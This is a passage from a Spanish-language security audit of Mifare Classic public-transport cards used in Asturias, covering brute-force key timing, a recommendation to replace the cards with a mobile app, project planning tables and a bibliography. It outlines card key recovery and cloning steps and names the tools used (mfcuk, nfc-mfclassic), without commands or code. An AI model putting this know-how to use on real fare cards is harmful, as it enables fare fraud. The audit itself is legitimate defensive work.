- En la Figura 82, podemos observar que, resaltado en un recuadro verde, el tiempo estimado para probar todas las posibles combinaciones de 10 letras minúsculas es de 4 minutos. Dado que las letras minúsculas del abecedario inglés son un total de 26, el espacio de búsqueda en este caso es de  $26^{10}$  posibles combinaciones. Es decir, **141,167,095,653,376 posibles combinaciones**.

Si bien la Figura 82 habla de combinaciones de letras minúsculas, y las claves de la CTA simplemente son cadenas de 48 bits (representadas por 6 dígitos hexadecimales al examinarlas

**Análisis de vulnerabilidades y alternativas.**

con un editor hexadecimal), lo hemos traducido todo a posibles combinaciones en un espacio de búsqueda.

Se ha concluido que la Figura 82 muestra que tardaría aproximadamente 4 minutos en probar aproximadamente 141 billones de combinaciones. Por lo tanto, es trivial afirmar que, en probar el doble de combinaciones, tardaría el doble de tiempo.

Una clave de la CTA puede tener aproximadamente el doble de combinaciones posibles, 281 billones. Por lo tanto, se puede afirmar que con el hardware del estudio de la Figura 82 se tardaría aproximadamente 8 minutos en probar todas las posibles combinaciones que puede tener una clave de la CTA.

Dicho esto, queda demostrado que una clave de 6 bytes es altamente insegura en 2022. En esta auditoría se han tardado 29 minutos y 12 segundos (en un primer intento) en averiguar una clave de la CTA, tal y como muestra la Figura 17. Si bien se ha utilizado un hardware sumamente inferior al del estudio de la Figura 82 (El hardware está descrito en el apartado 3), no se ha tardado un tiempo descabellado pues no se han tenido que probar todas las posibles combinaciones, ya que al hallar la clave se ha detenido el proceso.

Cabe destacar que, si bien a la hora de hacer ataques por fuerza bruta a una tarjeta, siempre hay que tener en cuenta el retardo causado por la comunicación entre el lector y la tarjeta, esto no cambia el hecho de que la naturaleza de las claves sea insegura, y por lo tanto sea inevitable que acabe dando lugar a vulnerabilidades.

## 10. Alternativas y oportunidades de mejora

De entre las posibles alternativas que existen se recomienda el desarrollo de una aplicación para móviles que permita realizar las acciones que actualmente permiten las tarjetas Mifare Classic, como comprar y utilizar bonos de transporte público, o acceder a garajes u oficinas. De esta manera se podrán sustituir las tarjetas por un medio que evite su vulnerabilidad y permita a los usuarios autenticarse ante un autobús o tren por medio de bonos de transporte público.

A parte de la aplicación para móviles, también existe la alternativa de desarrollar unas tarjetas con un cifrado que no se pueda romper, no obstante, se recomienda la aplicación pues la tecnología RFID está quedándose obsoleta en relación con Android. Además, si optamos por reemplazar las tarjetas por otras que a día de hoy no fueran vulnerables, podría resultar con altas probabilidades en un desembolso de dinero desperdiciado pues probablemente dichas tarjetas podrían volver a ser vulnerables en un futuro. Sin embargo, al optar por una aplicación para móviles en caso de encontrarse alguna falla de seguridad no habría que cambiar otra vez todo el sistema sino simplemente sacar una actualización, lo que resultaría más barato a largo plazo.

## 11. Lugar de realización del trabajo

El lugar de realización tanto del trabajo de auditoría como de este documento ha sido mi domicilio particular en Arlós (Asturias), a excepción de las pruebas en tótems de la CTA, que se han realizado en la estación de tren de Renfe de Villalegre (Avilés).

## 12. Planificación

En la carpeta “Documentación Auditoría”/“Archivos Auditoría” se encuentran los archivos “Planificación Auditoría.mpp” y “Planificación Auditoría Ampliación.mpp”, en los cuales se encuentran recogidos los diagramas de Gantt de todo el proceso de auditoría.

Se divide en dos archivos debido a que en el primero se centra más en el proceso de realización desde cero de la auditoría, mientras en el segundo se recoge un perfeccionamiento de la misma. En los archivos .mpp (Microsoft Project) se muestran todas las tareas llevadas a cabo durante la auditoría, así como el tiempo empleado en cada una de ellas.

A continuación, se explica el contenido de los dos archivos .mpp.

### 12.1. Planificación Auditoría.mpp

En el siguiente apartado se explican los contenidos de la primera fase de la auditoría, en la que se lleva a cabo el desarrollo de la misma desde cero.

El diagrama de Gantt del archivo “Planificación Auditoría.mpp” se muestra en la Figura 83, Figura 84 y Figura 85:

	Inicio	07 dic '20	14 dic '20	21 dic '20	28 dic '20	04 ene '21	11 ene '21	18 ene '21
	jue 03/12/20	Agregar tareas con fechas a la línea de tiempo						Fin lun 18/01/21




Figura 83 Diagrama de Gantt del proceso de auditoría (Parte 1).

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Planificación**




Figura 84 Diagrama de Gantt de la auditoría (Parte 2).



Figura 85 Diagrama de Gantt de la auditoría (Parte 3).

Como se puede observar en la Figura 86, la fecha de inicio de la auditoría es el jueves **03/12/2020** y la fecha de fin es el viernes **19/01/2021**.

La **duración total** de la auditoría ha sido de 1 mes y 16 días, es decir, 46 días. De esos 46 días, sin contar sábados, domingos y festivos serían **34 días de trabajo real**, tal como se muestra en el resumen de la Figura 86:

Estadísticas del proyecto 'Planificacion Auditoria.mpp'			
	Comienzo	Fin	
Actual	jue 03/12/20	mar 19/01/21	
Previsto	NOD	NOD	
Real	NOD	NOD	
Variación	0d	0d	
	Duración	Trabajo	Costo
Actual	34d	0h	0.00 €
Previsto	0d	0h	0.00 €
Real	0d	0h	0.00 €
Restante	34d	0h	0.00 €

Porcentaje completado:  
Duración: 0% Trabajo: 0%

[Cerrar](#)

Figura 86 Resumen de días totales de trabajo en la auditoría.

Cada día de trabajo de la auditoría han sido 4 horas. A una media de 4 horas de dedicación por día, serían un total de 136 horas (34 días \* 4 horas/día).

A continuación, se muestran en la Figura 87 las diferentes tareas del proceso:

**Planificación | Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas.**

<b>Id</b>	<b>Task Name</b>	<b>Duración</b>	<b>Comienzo</b>	<b>Fin</b>	<b>Predecesoras</b>
1	<b>Análisis de la situación actual</b>	5 días	jue 03/12/20	mié 09/12/20	
2	Investigación sobre la infraestructura del dominio auditado (Consorcio de Transportes de Asturias)	3 días	jue 03/12/20	lun 07/12/20	
3	Estudio de las tecnologías NFC	2 días	mar 08/12/20	mié 09/12/20	2
4	<b>Preparación del entorno</b>	3 días	lun 07/12/20	mié 09/12/20	
5	Instalación y preparación del sistema operativo	1 día	lun 07/12/20	lun 07/12/20	
6	Instalación de drivers necesarios	2 días	mar 08/12/20	mié 09/12/20	5
7	<b>Investigación y desarrollo</b>	28 días	jue 10/12/20	lun 18/01/21	
8	Consulta de repositorios de GitHub relacionados con el NFC	1 día	jue 10/12/20	jue 10/12/20	6
9	<b>Instalación de comandos necesarios</b>	9 días	vie 11/12/20	mié 23/12/20	
10	Instalación	1 día	vie 11/12/20	vie 11/12/20	8
11	Estudiar el funcionamiento	1 día	lun 14/12/20	lun 14/12/20	10
12	Probar los comandos	7 días	mar 15/12/20	mié 23/12/20	11
13	<b>Estudio de la estructura interna de las tarjetas Mifare Classic</b>	14 días	lun 14/12/20	jue 31/12/20	
14	Investigación sobre cómo volcar la memoria de una tarjeta a un archivo	5 días	lun 14/12/20	vie 18/12/20	10
15	Investigación sobre los archivos de volcado de las tarjetas	3 días	lun 21/12/20	mié 23/12/20	14,11
16	Interpretación de los datos de las tarjetas	6 días	jue 24/12/20	jue 31/12/20	15
17	<b>Clonado de tarjetas</b>	20 días	lun 21/12/20	vie 15/01/21	
18	Investigación sobre cómo conseguir permisos de escritura en una tarjeta	2 días	lun 21/12/20	mar 22/12/20	14
19	Investigación sobre los sectores de la tarjeta que permiten lectura y escritura	4 días	mié 23/12/20	lun 28/12/20	18
20	Investigación sobre cómo sustituir el contenido de una tarjeta por el contenido de otra	6 días	mar 29/12/20	vie 15/01/21	19
21	<b>Generación de conclusiones</b>	19 días	mié 23/12/20	lun 18/01/21	
22	Análisis de la seguridad y del cifrado de las tarjetas	3 días	mié 23/12/20	vie 25/12/20	18
23	Desarrollo de evidencias para demostrar las vulnerabilidades	1 día	lun 18/01/21	lun 18/01/21	22
24	Pruebas de lectura y escritura de diferentes tarjetas	2 días	mar 29/12/20	mié 30/12/20	11,15,19
25	Estudiar y valorar posibles alternativas al uso de tarjetas	2 días	jue 31/12/20	vie 01/01/21	24
26	Elaboración del presupuesto de la auditoría	2 días	lun 04/01/21	mar 05/01/21	24,25
27	Redacción del informe de auditoría	8 días	mié 06/01/21	vie 15/01/21	26

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
Análisis de vulnerabilidades y alternativas. | Planificación

28	↳ Reuniones de seguimiento	23 días	mar 15/12/20	jue 14/01/21	
29	↳ Reunion de seguimiento 1	1 día	mar 15/12/20	mar 15/12/20	
30	Elaborar acta de reunion	1 día	mar 15/12/20	mar 15/12/20	
31	↳ Reunion de seguimiento 2	1 día	lun 21/12/20	lun 21/12/20	
32	Elaborar acta de reunion	1 día	lun 21/12/20	lun 21/12/20	3
33	↳ Reunion de seguimiento 3	1 día	lun 28/12/20	lun 28/12/20	
34	Elaborar acta de reunion	1 día	lun 28/12/20	lun 28/12/20	
35	↳ Reunion de seguimiento 4	1 día	mar 05/01/21	mar 05/01/21	
36	Elaborar acta de reunion	1 día	mar 05/01/21	mar 05/01/21	
37	↳ Reunion de seguimiento 5	1 día	jue 14/01/21	jue 14/01/21	
38	Elaborar acta de reunion	1 día	jue 14/01/21	jue 14/01/21	

Figura 87 Lista de tareas del proceso de auditoría.

### 12.2. Planificación Auditoría Ampliación.mpp

En esta fase se lleva a cabo un proceso de perfeccionamiento de la auditoría, una vez descubiertas y analizadas las vulnerabilidades de las tarjetas de la CTA.

El diagrama de Gantt del proyecto se muestra en la Figura 88:






Figura 88 Diagrama de Gantt del archivo Planificación Auditoría Ampliación.mpp.

En la Figura 89 se muestra la duración en horas de la ampliación, así como su fecha de inicio y fin:

Estadísticas del proyecto 'Planificación Auditoría Ampliación.mpp'			
	Comienzo	Fin	
Actual	jue 24/02/22	vie 24/06/22	
Previsto	NOD	NOD	
Real	NOD	NOD	
Variación	0h	0h	
	Duración	Trabajo	Costo
Actual	376h	0h	0.00 €
Previsto	0h	0h	0.00 €
Real	0h	0h	0.00 €
Restante	376h	0h	0.00 €

Porcentaje completado:  
Duración: 0% Trabajo: 0%

[Cerrar](#)

Figura 89 Duración en horas de la ampliación.

Como podemos observar en la Figura 89 la duración de la ampliación ha sido de 376 horas, y ha comprendido las siguientes fechas:

- 24 de febrero de 2022.
- 24 de junio de 2022.

El calendario de trabajo ha sido el mostrado resaltado en rojo en la parte superior de la Figura 90. Es decir, “Calendario Auditoría”:

## Auditoría de seguridad de las tarjetas de transporte de la CTA. Análisis de vulnerabilidades y alternativas. | Recomendaciones




Figura 90 Calendario de trabajo de la ampliación de la auditoría.

Jueves	
Viernes	
Sábado	
Domingo	

	Desde	Hasta
1	18:30	20:30

Figura 91 Calendario de trabajo de la ampliación de la auditoría: horario de los sábados.

Jueves	
Viernes	
Sábado	
Domingo	

	Desde	Hasta
1	09:30	12:30
	15:00	18:00

Figura 92 Calendario de trabajo de la ampliación de la auditoría: horario de los domingos.

Como podemos observar en la Figura 90, la Figura 91 y la Figura 92, el horario de trabajo ha sido el siguiente:

- De lunes a viernes: de 18:30 a 20:30 (2 horas).
- Sábados: de 9:30 a 12:30 y de 15:00 a 18:00 (6 horas).
- Domingos: de 9:30 a 13:30 y de 15:00 a 17:00 (6 horas).

## 13. Recomendaciones

Vista la vulnerabilidad de las tarjetas basadas en el estándar Mifare Classic demostrada en esta auditoría, se concluye que las tarjetas son vulnerables a la clonación con unos medios técnicos

limitados y unos conocimientos al alcance de técnicos informáticos, por lo que se sugiere la sustitución de tales tarjetas por otro tipo de medio/dispositivo que haga más difícil el fraude. Las alternativas se listan en el apartado 10.

## 14. Documentación entregada

La documentación entregada como auditoría se limita a la información contenida en este documento, junto con el resto de los archivos de la carpeta “Documentación auditoría”. La explicación de cada archivo entregado se encuentra en el apartado 2.6 de este documento.

## 15. Bibliografía

La siguiente bibliografía está activa y accesible a fecha de 13 de junio de 2022.

(s.f.).

(s.f.).

[SOLUCIONADO] Problema mfcuk. (17 de 12 de 2018). Obtenido de underc0de.org:  
[https://underc0de.org/foro/dudas-generales-121/\(solucionado\)-problema-mfcuk/](https://underc0de.org/foro/dudas-generales-121/(solucionado)-problema-mfcuk/)

Adam Laurie, R. T. (2 de 11 de 2009). Ayuda del comando nfc-mfclassic. Obtenido de man.archlinux.org: <https://man.archlinux.org/man/community/libnfc/nfc-mfclassic.1.en>

Amazon. (13 de 06 de 2022). Amazon NFC ACR122U USB RFID. Obtenido de Amazon España:  
[https://www.amazon.es/dp/B07MVBHR29/ref=cm\\_sw\\_em\\_r\\_mt\\_dp\\_6WYKZ9TP3SZXYD5CWTJT?\\_encoding=UTF8&psc=1](https://www.amazon.es/dp/B07MVBHR29/ref=cm_sw_em_r_mt_dp_6WYKZ9TP3SZXYD5CWTJT?_encoding=UTF8&psc=1)

Andrei Costin. (14 de 07 de 2018). Repositorio mfcuk. Obtenido de github.com:  
<https://github.com/nfc-tools/mfcuk>

